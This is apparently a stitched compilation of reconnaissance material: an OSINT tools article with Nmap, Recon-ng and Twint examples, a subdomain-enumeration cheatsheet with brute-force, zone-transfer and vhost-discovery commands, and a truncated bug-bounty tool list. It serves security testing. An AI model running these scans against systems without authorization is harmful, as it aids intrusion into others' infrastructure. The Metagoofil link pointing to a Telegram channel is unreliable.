A great place to start is the [OSINT Framework](#) put together by [Justin Nordine](#). The framework provides links to a large collection of resources for a huge variety of tasks from harvesting email addresses to searching social media or the dark web.



In many articles on OSINT tools you'll see reference to one or two packages included in the Kali Linux penetration testing distribution, such as [theHarvester](#) or [Maltego](#), but for a complete overview of available OSINT tools available for Kali, check out the Kali Tools [listing page](#), which gives both a run down of the tools and examples of how to use each of them.

KALI TOOLS			
Information Gathering	Vulnerability Analysis	Wireless Attacks	Web Applications
• ace-voip • Amap • APT2 • arp-scan • Automater • bing-ip2hosts • braa • CaseFile • CDPSnarf	• BBQSQL • BED • cisco-auditing-tool • cisco-global-exploiter • cisco-ocs • cisco-torch • copy-router-config • Doona • DotDotPwn	• Airbase-ng • Aircrack-ng • Airdecap-ng and Airdecloak-ng • Aireplay-ng • airgraph-ng • Airmon-ng • Airodump-ng • airodump-ng-oui-update • ...	• apache-users • Arachni • BBQSQL • BlindElephant • Burp Suite • CutyCapt • DAVTest • deblaze • DIRB • DirBuster

Among the many useful tools you'll find here for open source intelligence gathering are researcher-favorites like Nmap and Recon-ng. The Nmap tool allows you to specify an IP address, say, and determine what hosts are available, what services those hosts offer, the operating systems they run, what firewalls are in use and many other details.

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nmap -v -A -sV 192.168.1.1  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-17 20:41 +07  
NSE: Loaded 148 scripts for scanning.  
NSE: Script Pre-scanning.  
Initiating NSE at 20:41  
Completed NSE at 20:41, 0.00s elapsed  
Initiating NSE at 20:41  
Completed NSE at 20:41, 0.00s elapsed  
Initiating ARP Ping Scan at 20:41  
Scanning 192.168.1.1 [1 port]  
Completed ARP Ping Scan at 20:41, 0.02s elapsed (1 total hosts)  
Initiating Parallel DNS resolution of 1 host. at 20:41  
Completed Parallel DNS resolution of 1 host. at 20:41, 0.00s elapsed  
Initiating SYN Stealth Scan at 20:41  
Scanning 192.168.1.1 [1000 ports]  
Discovered open port 80/tcp on 192.168.1.1  
Discovered open port 53/tcp on 192.168.1.1  
Discovered open port 443/tcp on 192.168.1.1  
Discovered open port 8200/tcp on 192.168.1.1  
Discovered open port 52869/tcp on 192.168.1.1  
Completed SYN Stealth Scan at 20:41, 0.28s elapsed (1000 total ports)  
Initiating Service scan at 20:41  
Scanning 5 services on 192.168.1.1  
Completed Service scan at 20:41, 12.25s elapsed (5 services on 1 host)  
Initiating OS detection (try #1) against 192.168.1.1  
NSE: Script scanning 192.168.1.1.  
Initiating NSE at 20:41  
Completed NSE at 20:41, 8.39s elapsed  
Initiating NSE at 20:41  
Completed NSE at 20:41, 0.00s elapsed  
Nmap scan report for 192.168.1.1
```

Recon-Ng is a tool written in Python by Tim Tomes for web reconnaissance. You can use it to do things like enumerate the subdomains for a given domain, but there are dozens of modules that allow you to hook into things like the Shodan internet search engine, Github, Jigsaw, Virustotal and others, once you add the appropriate API keys. Modules are categorized in groups such as Recon, Reporting and Discovery modules.


```
[recon-ng][default] > use discovery/info_disclosure/cache_snoop  
[recon-ng][default][cache_snoop] > show info  
  
Name: DNS Cache Snooper  
Path: modules/discovery/info_disclosure/cache_snoop.py  
Author: thrapt (thrapt@gmail.com)  
  
Description:  
Uses the DNS cache snooping technique to check for visited domains  
  
Options:  
Name Current Value Required Description  
-----  
DOMAINS /usr/share/recon-ng/data/av_domains.lst yes file containing the list of domains to snoop for  
NAMESERVER yes IP address of authoritative nameserver  
  
Comments:  
* Nameserver must be in IP form.  
* http://304geeks.blogspot.com/2013/01/dns-scraping-for-corporate-av-detection.html  
[recon-ng][default][cache_snoop] > █
```

Other OSINT Tools, Techniques and Resources


One of the most obvious tools for use in intelligence gathering is, of course, web search engines like Google, Bing and so on. In fact, there's dozens of search engines, and some may return better results than others for a particular kind of query. The problem is, then, how can you query these many engines in an efficient way?

A great tool that solves this problem and makes web queries more effective is [Searx](#). Searx is metasearch engine which allows you to anonymously and simultaneously collect results from more than 70 search services. Searx is free and you can even host your own instance for

ultimate privacy. Users are neither tracked nor profiled, and cookies are disabled by default. Searx can also be used over [Tor for online anonymity](#).



Many public instances of Searx are also available for those who either don't want or don't need to host their own instance. See the [Searx wiki](#) for a listing.



There are many people working on new tools for OSINT all the time, and a great place to keep up with them and just about anything else in the cybersecurity world is, of course, by [following people on Twitter](#). Keeping track of things on Twitter, though, can be difficult. Fortunately, there's an OSINT tool for that, too, called [Twint](#).

Twint is a Twitter scrapping tool written in Python that makes it easy to anonymously gather and hunt for information on Twitter without signing up to the Twitter service itself or using an API key as you would have to do with a tool like Recon-ng. With Twint, there's no authentication or API needed at all. Just install the tool and start hunting. You can search by user, geolocation and time range, among other possibilities. Here's just some of Twint's options, but many others are available, too.

```

root@kali:~# twint -h
usage: python3 twint [options]

TWINT - An Advanced Twitter Scraping Tool.

optional arguments:
  -h, --help            show this help message and exit
  -u USERNAME, --username USERNAME
                        User's Tweets you want to scrape.
  -s SEARCH, --search SEARCH
                        Search for Tweets containing this word or phrase.
  -g GEO, --geo GEO     Search for geocoded Tweets.
  --near NEAR            Near a specified city.
  --location            Show user's location (Experimental).
  -l LANG, --lang LANG  Search for Tweets in a specific language.
  -o OUTPUT, --output OUTPUT
                        Save output to a file.
  -es ELASTICSEARCH, --elasticsearch ELASTICSEARCH
                        Index to Elasticsearch.
  -t TIMDELTA, --timedelta TIMDELTA
                        Time interval for every request.
  --year YEAR           Filter Tweets before specified year.
  --since DATE          Filter Tweets sent since date (Example: 2017-12-27).
  --until DATE          Filter Tweets sent until date (Example: 2017-12-27).
  --email              Filter Tweets that might have email addresses
  --phone              Filter Tweets that might have phone numbers
  --verified           Display Tweets only from verified users (Use with -s).
  --csv                Write as .csv file.
  --json               Write as .json file
  --hashtags           Output hashtags in separate column.
  --cashtags           Output cashtags in separate column.

```

So how can you use Twint to help you keep up with developments in OSINT? Well, that's easy and is a great example of Twint in action. As Twint allows you to specify a --since option to only pull tweets from a certain date onwards, you could combine that with Twint's search verb to scrape new tweets tagged with #OSINT on a daily basis. You could automate that script and feed the results into a database to view at your convenience by using Twint's --database option that saves to SQLite format.

Looks like there's been 58 #OSINT tweets so far today!

twint -s '#osint' --since 2019-07-17

```

root@kali: ~
File Edit View Search Terminal Help
ch to get to the facts (here, the combo of Mandarin+ #osint + @internetarchive is v. useful)
1151343795377790977 2019-07-17 11:12:06 +07 <BradenVick> Important thread from @inteldotwav- #Iran #US #OSINT https://twitter.com/inteldotwav/status/1151335571807244288 ...
1151334572707024896 2019-07-17 10:35:27 +07 <luza_jaramillo> Social Engineering Workshop by @RachelTobac @wisporg and yes, we won the #OSINT CTF challenge! #wisp #infosec pic.twitter.com/EsKbqnlJR
1151315524128665600 2019-07-17 09:19:46 +07 <ThreatsHub> ThreatsHub Cybersecurity News | LenovoEMC Storage Gear Leaks Sensitive Financial Data - https://www.threatshub.org/blog/lenovoemc-storage-gear-leaks-sensitive-financial-data/ ... #CyberSecurity #Coudsecurity #ThreatIntelligent #Databreach #DeepLearning #OSINT #CyberCrime #Infosec #Blog #News pic.twitter.com/rC2nH4nJTZ
1151315232309989376 2019-07-17 09:18:36 +07 <AletheDenis> Actual footage of me doing #OSINT right meow. ... at least this is what I feel like. Like 24 hours to go ...and I'm flailing. #ItsTheFinalCountdown #SECTF pic.twitter.com/Rys4hTiprd
1151313068296679427 2019-07-17 09:10:00 +07 <malwareowl> A6 - yes. See the pinned tweet on my profile. 😊 I'm looking for digital threat analyst work (fighting against toxic content) or SOC Analyst work in Liverpool, Manchester, Leeds (UK) area. 4yrs experience as a SOC analyst, specialising in #OSINT, #SocEng & #cyberpsychology
1151306163126001669 2019-07-17 08:42:34 +07 <sinwindie> Any guesses on who this mysterious "Confidential Employer" could be? 🤔 #facebook #jobhunt #OSINT #OPSECFAIL pic.twitter.com/b3WwfvZmyy
1151302657090285568 2019-07-17 08:28:38 +07 <thenalyssasaid> #sectf #osint #defconprep #wisp #SocialEngineering @RachelTobac @wisporg @CiscoSecurity @defcon pic.twitter.com/CbW4N92Fir
1151293175287427073 2019-07-17 07:50:57 +07 <rnova> Photo was taken by @paubarrena by for @AFP @AFPespanol #OSINT reveals @CarloSeisdedos pic.twitter.com/3HoNE4EBQv
1151289848248115207 2019-07-17 07:37:44 +07 <KingNeptune767> WOW. This has to be the coolest geosat gif ever. Bravo good sir. We will be copying this lol. #OSINT @intellipus @IntelCrab @ELINTNews @StratSentinel https://twitter.com/ckoettl/status/1151206933141118976 ...
1151282383519248384 2019-07-17 07:08:04 +07 <osintcombine> This is our commercial product we developed for OSINT'ers. Reach out if you're curious or would like a demo. There is a 1 week free trial on sign-up if you just want to dive straight in. Discounts available just ask! #OSINT https://twitter.com/NexusXplore/status/1150939689643204612 ...
1151280382211477595 2019-07-17 07:00:07 +07 <gonzacabrera> Github could be a powerful tool during #OSINT tasks, not only for corporations. In conclusion, devs are people too.
root@kali:~# twint -s '#osint' --since 2019-07-17 | wc -l
58
root@kali:~#

```

Another great tool you can use to collect public information is [Metagoofil](https://t.me/learningnets). This tool uses the Google search engine to retrieve public PDFs, Word Documents, Powerpoint and Excel files from a given domain. It can then autonomously extract metadata from these documents to produce a report listing information like usernames, software versions, servers and machine names.

- DNS cache snooping
- Content-Security-Policy HTTP headers
- Sender Policy Framework (SPF) records
- Subject Alternate Name (SAN)

Linux tools

AltDNS

- Description
 - Subdomain discovery through alterations and permutations
 - <https://github.com/infosec-au/altdns>
- Installation
- `git clone https://github.com/infosec-au/altdns.git`
- `cd altdns`
- `pip install -r requirements.txt`
- Usage:
 - Generate a list of altered subdomains: `./altdns.py -i known-subdomains.txt -o new_subdomains.txt`
 - Generate a list of altered subdomains & resolve them: `./altdns.py -i known-subdomains.txt -o new_subdomains.txt -r -s resolved_subdomains.txt`
 - Other options
 - `-w wordlist.txt`: Use custom wordlist (default altdns/words.txt)
 - `-t 10` Number of threads
 - `-d $IP`: Use custom resolver

Amass

- Description
 - Brute force, Google, VirusTotal, alt names, ASN discovery
 - <https://github.com/OWASP/Amass>
- Installation
 - `go get -u github.com/OWASP/Amass/...`
- Usage
 - Get target's ASN from <http://bgp.he.net/>
 - `amass -d target.com -o $outfile`
 - Get subdomains from ASN: `amass.netnames -asn $asn`

Assets-from-spf

- Description
 - Parse net blocks & domain names from SPF records
 - <https://github.com/yamakira/assets-from-spf>
- Installation
- git clone <https://github.com/yamakira/assets-from-spf.git>
- pip install click ipwhois
- Usage
 - cd the-art-of-subdomain-enumeration; python assets_from_spf.py target.com
 - Options
 - --asn: Enable ASN enumeration

BiLE-suite

- Description
 - HTML parsing, reverse DNS, TLD expansion, horizontal domain correlation
 - <https://github.com/sensepost/BiLE-suite>
- Installation
- aptitude install httrack
- git clone <https://github.com/sensepost/BiLE-suite.git>
- Usage
 - List links related to a site: cd BiLE-suite; perl BiLE.pl target.com target
 -

Extract subdomains from the results of BiLE.pl: `cat target.mine	grep -v "Link from"	cut -d':' -f2	grep target.com

Bing

- Search engine
- Usage
 - Find subdomains: site:target.com
 - Find subdomains & exclude specific ones: site:target.com - site:www.target.com

Censys_subdomain_enum.py

- Description
 - Extract domains & emails from SSL/TLS certs collected by Censys

- https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/censys_subdomain_enum.py
- Installation
- pip install censys
- git clone <https://github.com/appsecco/the-art-of-subdomain-enumeration.git>
 - Add your CENSYS API ID & SECRET to the-art-of-subdomain-enumeration/censys_subdomain_enum.py
- Usage
 - cd the-art-of-subdomain-enumeration; python censys_enum.py target.com

Cloudflare_enum.py

- Description
 - Extract subdomains from Cloudflare
 - DNS aggregator
 - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/cloudflare_subdomain_enum.py
- Installation
- pip install censys
- git clone <https://github.com/appsecco/the-art-of-subdomain-enumeration.git>
- Usage
 - the-art-of-subdomain-enumeration; python cloudflare_subdomain_enum.py your@cloudflare.email target.com

Crt_enum_psqli.py

- Description
 - Query crt.sh postgres interface for subdomains
 - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/crt_enum_psqli.py
- Installation
- pip install psycopg2
- git clone <https://github.com/appsecco/the-art-of-subdomain-enumeration.git>
- Usage
 - cd python the-art-of-subdomain-enumeration; python crtsh_enum_psqli.py target.com

Crt_enum_web.py

- Description
 - Parse crt.sh web page for subdomains
 - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/crt_enum_web.py
- Installation
- pip install psycopg2
- git clone https://github.com/appsecco/the-art-of-subdomain-enumeration.git
- Usage
 - cd python the-art-of-subdomain-enumeration; python3 crtsh_enum_web.py target.com

CTFR

- Description
 - Enumerate subdomains using CT logs (crt.sh)
 - <https://github.com/UnaPibaGeek/ctfr>
- Installation
- git clone https://github.com/UnaPibaGeek/ctfr.git
- cd ctfr
- pip3 install -r requirements.txt
- Usage
 - cd ctfr; python3 ctfr.py -d target.com -o \$outfile

Dig

- Description
 - Zone transfer, DNS lookups & reverse lookups
- Installation
 - Installed by default in Kali, otherwise:
 - aptitude instal dnsutils
- Usage dig +multi AXFR target.com dig +multi AXFR \$ns_server target.com

Domains-from-csp

- Description
 - Extract domain names from Content Security Policy(CSP) headers
 - <https://github.com/yamakira/domains-from-csp>
- Installation

- git clone <https://github.com/yamakira/domains-from-csp.git>
- pip install click
- Usage
 - Parse CSP header for domains: cd domains-from-csp; python csp_parser.py \$URL
 - Parse CSP header & resolve the domains: cd domains-from-csp; python csp_parser.py \$URL -r

Dnscan

- Description
 - AXFR, brute force
 - <https://github.com/rbsec/dnscan>
- Install
- git clone <https://github.com/rbsec/dnscan.git>
- cd dnscan
- pip install -r requirements.txt
- Usage
 - Subdomain brute-force of a domain: dnscan.py -d target.com -o outfile -w \$wordlist
 - Subdomain brute-force of domains listed in a file (one by line): dnscan.py -l \$domains_file -o outfile -w \$wordlist
 - Other options:
 - -i \$file: Output discovered IP addresses to a text file
 - -r: Recursively scan subdomains
 - -T: TLD expansion

Dnsrecon

- Description
 - DNS zone transfer, DNS cache snooping, TLD expansion, SRV enumeration, DNS records enumeration, brute-force, check for Wildcard resolution, subdomain scraping, PTR record lookup, check DNS server cached records, mDNS records enumeration...
 - <https://github.com/darkoperator/dnsrecon>
- Installation
 - aptitude install dnsrecon on Kali, or:
 - git clone <https://github.com/darkoperator/dnsrecon.git>

- cd dnsrecon
- pip install -r requirements.txt
- Usage
 - Brute-force: dnsrecon -d target.com -D wordlist.txt -t brt
 - DNS cache snooping: dnsrecon -t snoop -D wordlist.txt -n 2.2.2.2 where 2.2.2.2 is the IP of the target's NS server
 - Options
 - --threads 8: Number of threads
 - -n nsserver.com: Use a custom name server
 - Output options
 - --db: SQLite 3 file
 - --xml: XML file
 - --json: JSON file
 - --csv: CSV file

Dnssearch

- Description
 - Subdomain brute-force
 - <https://github.com/evilsocket/dnssearch>
- Installation
- go get github.com/evilsocket/dnssearch
 - Add ~/go/bin/ to PATH by adding this line to ~/.profile: export PATH=\$PATH:/home/mima/go/bin/
- Usage
 - dnssearch -domain target.com -wordlist \$wordlist
 - Other options
 - -a bool: Lookup A records (default true)
 - -txt bool: Lookup TXT records (default false)
 - -cname bool: Show CNAME records (default false)
 - -consumers 10: Number of threads (default 8)

Domained

- Description

- Wrapper for Sublist3r, Knock, Subbrute, Massdns, Recon-ng, Amass & SubFinder
- <https://github.com/cakinney/domained>
- Installation
- git clone <https://github.com/cakinney/domained.git>
- cd dominated
- pip install -r ./ext/requirements.txt
- python dominated.py --install
- Usage
 - Run Sublist3r (+subbrute), enumall, Knock, Amass & SubFinder: python dominated.py -d target.com
 - Run only Amass & Subfinder: python dominated.py -d target.com --quick
 - Brute-force with massdns & subbrute with Seclist wordlist, plus Sublist3r, Amass, enumall & SubFinder: python dominated.py -d target.com --b
 - Brute-force with Jason Haddix's All.txt wordlist, plus Sublist3r, Amass, enumall & SubFinder: python dominated.py -d target.com -b --bruteall
 - Other options
 - --notify: Send Pushover or Gmail notifications
 - --noeyewitness: No Eyewitness
 - --fresh: Delete old data from output folder

Fierce

- Description
 - AXFR, brute force, reverse DNS
 - <https://github.com/bbhunter/fierce-domain-scanner> (original link not available anymore)
- Installation
 - Installed by default on Kali
- Usage fierce -dns target.com

Gobuster

- Description
 - todo
 - <https://github.com/OJ/gobuster>
- Installation

- `git clone https://github.com/OJ/gobuster.git`
- `cd gobuster/`
- `go get && go build`
- `go install`
- Usage
 - `gobuster -m dns -u target.com -w $wordlist`
 - Other options:
 - `-i`: Show IP addresses
 - `-t 50`: Number of threads (default 10)

Google

- Search engine
- Usage
 - Find subdomains: `site:*.target.com`
 - Find subdomains & exclude specific ones: `site:*.target.com -site:www.target.com -site:help.target.com`

Knock

- Description
 - AXFR, virustotal, brute-force
 - <https://github.com/guelfoweb/knock>
- Install
- `apt-get install python-dnspython`
- `git clone https://github.com/guelfoweb/knock.git`
- `cd knock`
- `nano knockpy/config.json # <- set your virustotal API_KEY`
- `python setup.py install`
- Usage
 - Use default wordlist: `knockpy target.com`
 - Use custom wordlist: `knockpy target.com -w $wordlist`
 - Resolve domain name & get response headers: `knockpy -r target.com` or `knockpy -r $ip`
 - Save scan output in CSV: `knockpy -c target.com`
 - Export full report in JSON: `knockpy -j target.com`

Ldns-walk

- Description
 - DNSSEC zone walking
- Installation
 - aptitude install ldnsutils
- Usage
 - Detect if DNSSEC NSEC or NSEC3 is used:
 - ldns-walk target.com
 - ldns-walk @nsserver.com target.com
 - If DNSSEC NSEC is enabled, you'll get all the domains
 - If DNSSEC NSEC3 is enabled, use Nsec3walker

Massdns

- Description
 - DNS resolver
 - <https://github.com/blechschmidt/massdns>
- Installation
- git clone <https://github.com/blechschmidt/massdns.git>
- cd massdns/
- make
- Usage
 - Resolve domains: cd massdns; ./bin/massdns -r lists/resolvers.txt -t AAAA -w results.txt domains.txt -o S -w output.txt
 - Subdomain brute-force: ./scripts/subbrute.py wordlist.txt target.com | ./bin/massdns -r lists/resolvers.txt -t A -o S -w output.txt
 - Get subdomains with CT logs parser & resolve them with Massdns: ./scripts/ct.py target.com | ./bin/massdns -r lists/resolvers.txt -t A -o S -w output.txt
 - Other options:
 - -s 5000: Number of concurrent lookups (default 10000)
 - -t A (default), -t AAAA, -t PTR...: Type of DNS records to retrieve
 - Output options
 - -o S -w output.txt: Save output as simple text

- -o F: Save output as full text
- -o J: Save output as ndjson

Nsec3walker

- Description
 - DNSSEC NSEC3 zone walking
 - <https://dnscurve.org/nsec3walker.html>
- Installation
- `wget https://dnscurve.org/nsec3walker-20101223.tar.gz`
- `tar -xzf nsec3walker-20101223.tar.gz`
- `cd nsec3walker-20101223`
- `make`
- Usage
- `./collect target.com > target.com.collect`
- `./unhash target.com.collect > target.com.unhash`
- `cat target.com.unhash | grep "target" | wc -l`
- `cat target.com.unhash | grep "target" | awk '{print $2;}'`

Rapid7 Forward DNS dataset (Project Sonar)

- Description
 - Public dataset containing the responses to DNS requests for all forward DNS names known by Rapid7's Project Sonar
 - https://opendata.rapid7.com/sonar.fdns_v2/
- Installation
 - `aptitude install jq pigz`
- Usage
- `wget https://scans.io/data/rapid7/sonar.fdns_v2/20170417-fdns.json.gz`
- `cat 20170417-fdns.json.gz | pigz -dc | grep ".target.org" | jq``

San_subdomain_enum.py

- Description
 - Extract subdomains listed in Subject Alternate Name(SAN) of SSL/TLS certificates
 - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/san_subdomain_enum.py

- Installation
 - `git clone https://github.com/appsecco/the-art-of-subdomain-enumeration.git`
- Usage
 - `cd python the-art-of-subdomain-enumeration; ./san_subdomain_enum.py target.com`

Second Order

- Description
 - Second-order subdomain takeover scanner
 - Can also be leveraged as an HTML parser to enumerate subdomains
 - <https://github.com/mhmdiaa/second-order>
- Installation
 - `go get github.com/mhmdiaa/second-order`
- Usage
 - Create a new copy of the default config.json file: `cp ~/go/src/github.com/mhmdiaa/second-order/config.json ~/go/src/github.com/mhmdiaa/second-order/config-sub-enum.json`
 - And edit `~/go/src/github.com/mhmdiaa/second-order/config-sub-enum.json` to replace "LogCrawledURLs": false with "LogCrawledURLs": true`
 - `second-order -base https://target.com -config config.json -output target.com`
 - Look for new subdomains in the resulting folder (./target.com)

Subbrute

- Description
 - Brute-force
 - <https://github.com/TheRook/subbrute>
- Installation
- `aptitude install python-dnspython`
- `git clone https://github.com/TheRook/subbrute.git`
- Usage
 - Test a single domain: `./subbrute.py target.com`
 - Test multiple domains: `./subbrute.py target1.com target2.com`
 - Test a list of domains: `./subbrute.py -t domains.txt`
 - Enumerate subdomains, then their own subdomains:

- `./subbrute.py target.com > target.out`
- `./subbrute.py -t target.out`
- Other options
 - `-s wordlist.txt`: Use a custom subdomains wordlist
 - `-p`: Print data from DNS records
 - `-o outfile.txt`: Save output in Greppable format
 - `-j JSON`: Save output to JSON file
 - `-c 10`: Number of threads (default 8)
 - `-r resolvers.txt`: Use a custom list of DNS resolvers

Subfinder

- Description
 - VirusTotal, PassiveTotal, SecurityTrails, Censys, Riddler, Shodan, Bruteforce
 - <https://github.com/subfinder/subfinder>
- Installation:
 - `go get github.com/subfinder/subfinder`
 - Configure API keys: `./subfinder --set-config VirustotalAPIKey=0x41414141`
- Usage
 - Scraping: `./subfinder -d target.com -o $outfile`
 - Scraping & brute-force: `subfinder -b -d target.com -w $wordlist -o $outfile`
 - Brute-force only: `./subfinder --no-passive -d target.com -b -w $wordlist -o $outfie`
 - Other options:
 - `-t 100`: Number of threads (default 10)
 - `-r 8.8.8.8,1.1.1.1` or `-rL resolvers.txt`: Use custom resolvers
 - `-nW`: Exclude wildcard subdomains
 - `-recursive`: Use recursion
 - `-o $outfile -oJ`: JSON output

Sublist3r

- Description
 - Baidu, Yahoo, Google, Bing, Ask, Netcraft, DNSdumpster, VirusTotal, Threat Crowd, SSL Certificates, PassiveDNS
 - <https://github.com/aboul3la/Sublist3r>

- Installation
- git clone <https://github.com/about3la/Sublist3r.git>
- cd Sublist3r
- pip install -r requirements.txt
- Usage
 - Scraping: `./sublist3r.py -d target.com -o $outfile`
 - Bruteforce: `./sublist3r.py -b -d target.com -o $outfile`
 - Other options:
 - `-p 80,443`: Show only subdomains which have open ports 80 and 443

Theharvester

- Description
 - Tool for gathering subdomain names, e-mail addresses, virtual hosts, open ports/ banners, and employee names from different public sources
 - Scraping, Brute-force, Reverse DNS, TLD expansion
 - Scraping sources: Threatcrowd, Crtsh, Google, googleCSE, google-profiles, Bing, Bingapi, Dogpile, PGP, LinkedIn, vhost, Twitter, GooglePlus, Yahoo, Baidu, Shodan, Hunter
 - <https://github.com/laramies/theHarvester>
- Installation
 - `aptitude install theharvester`
- Usage
 - Scraping: `theharvester -d target.com -b all`
 - Other options:
 - `-h output.html`: Save output to HTML file
 - `-f output.html`: Save output to HTML & XML files
 - `-t`: Also do TLD expansion discovery
 - `-c`: Also do subdomain bruteforce
 - `-n`: Also do a DNS reverse query on all ranges discovered

vhost-brute

- Description
 - vhosts brute-force
 - <https://github.com/gwen001/vhost-brute>

- Installation
- aptitude install php-curl
- git clone <https://github.com/gwen001/vhost-brute.git>
- Usage
 - php vhost-brute.php --ip=\$ip --domain=target.com --wordlist=\$outfile
 - Other options:
 - --threads=5: Maximum threads (default 1)
 - --port: Set port
 - --ssl: Force SSL

Virtual-host-discovery

- Description
 - vhosts brute-force
 - <https://github.com/jobertabma/virtual-host-discovery>
- Installation
 - git clone <https://github.com/jobertabma/virtual-host-discovery.git>
- Usage
 - cd virtual-host-discover; ruby scan.rb --ip=1.1.1.1 --host=target.com --output output.txt
 - Other options
 - --ssl=on: Enable SSL
 - --port 8080: Use a custom port
 - --wordlist wordlist.txt: Use a custom wordlist

Virustotal_subdomain_enum.py

- Description
 - Query VirusTotal API for subdomains
 - DNS aggregator
 - https://github.com/appsecco/the-art-of-subdomain-enumeration/blob/master/virustotal_subdomain_enum.py
- Installation
 - git clone <https://github.com/appsecco/the-art-of-subdomain-enumeration.git>
- Usage
 - python virustotal_subdomain_enum.py target.com 40

Online tools

Search engines

- [Baidu](#)
- [Yahoo](#)
- [Google](#)
- [Bing](#)
- [Yandex](#)
- [Exalead](#)
- [Dogpile](#)

Specialized search engines

- [ZoomEye](#)
- [FOFA](#)
- [Shodan](#)
- [ThreatCrowd](#)

Certificate transparency

- [Crt.sh](#)
- [Certspotter.com](#)
- [Google Transaprency report](#)
- [Facebook CT Monitoring](#)
- [Certstream](#)
- [CertDB](#)
- [Censys.io](#)

Public datasets

- [Scans.io](#)
- [Riddler](#)
- [SecurityTrails](#)
- [Common Crawl](#)
- [PassiveTotal / RiskIQ Community API](#)
- [DNSDB](#)
- [Forward DNS dataset](#)
- [WhoisXML API](#)

- PremiumDrops.com

Online DNS tools & DNS aggregators

- VirusTotal
- Dnsdumpster
- Cloudflare
- Netcraft
- FindSubdomains
- viewdns.info
- [Site Dossier](https://SiteDossier)

Git repositories

- Github
- Gitlab

Wordlists

- [all.txt](#)
- [commonspeak2-wordlists](#)
- [SecLists lists](#)

Resources

- [PayloadsAllTheThings - Subdomains Enumeration.md](#)
- [What tools I use for my recon during #BugBounty](#)
- [Subdomain enumeration](#)
- [A penetration tester's guide to subdomain enumeration](#)
- [Doing Subdomain Enumeration the right way](#)
- [The Art of Subdomain Enumeration](#)
- [Discovering Subdomains](#)
- [Project Sonar: An Underrated Source of Internet-wide Data](#)
- [The Art of Subdomain Enumeration](#)

<https://pentester.land/cheatsheets/2018/11/14/subdomains-enumeration-cheatsheet.html>

To run the project, you will need to install the following programs:

- [Amass](#)
- [Anew](#)
- [Anti-burl](#)

- [Assetfinder](#)
- [Airixss](#)
- [Axiom](#)
- [Bhedak](#)
- [CF-check](#)
- [Chaos](#)
- [Cariddi](#)
- [Dalfox](#)
- [DNSgen](#)
- [Filter-resolved](#)
- [Findomain](#)
- [Fuff](#)
- [Freq](#)
- [Gargs](#)
- [Gau](#)
- [Gf](#)
- [Github-Search](#)
- [Gospider](#)
- [Gowitness](#)
- [Goop](#)
- [GetJS](#)
- [Hakrawler](#)
- [HakrevDNS](#)
- [HaktIdextract](#)
- [Haklistgen](#)
- [Html-tool](#)
- [Httpx](#)
- [Jaeles](#)
- [Jsubfinder](#)
- [Kxss](#)
- [LinkFinder](#)

- [log4j-scan](#)
- [Metabigor](#)
- [MassDNS](#)
- [Naabu](#)
- [Notify](#)
- [Qsreplace](#)
- [Rush](#)
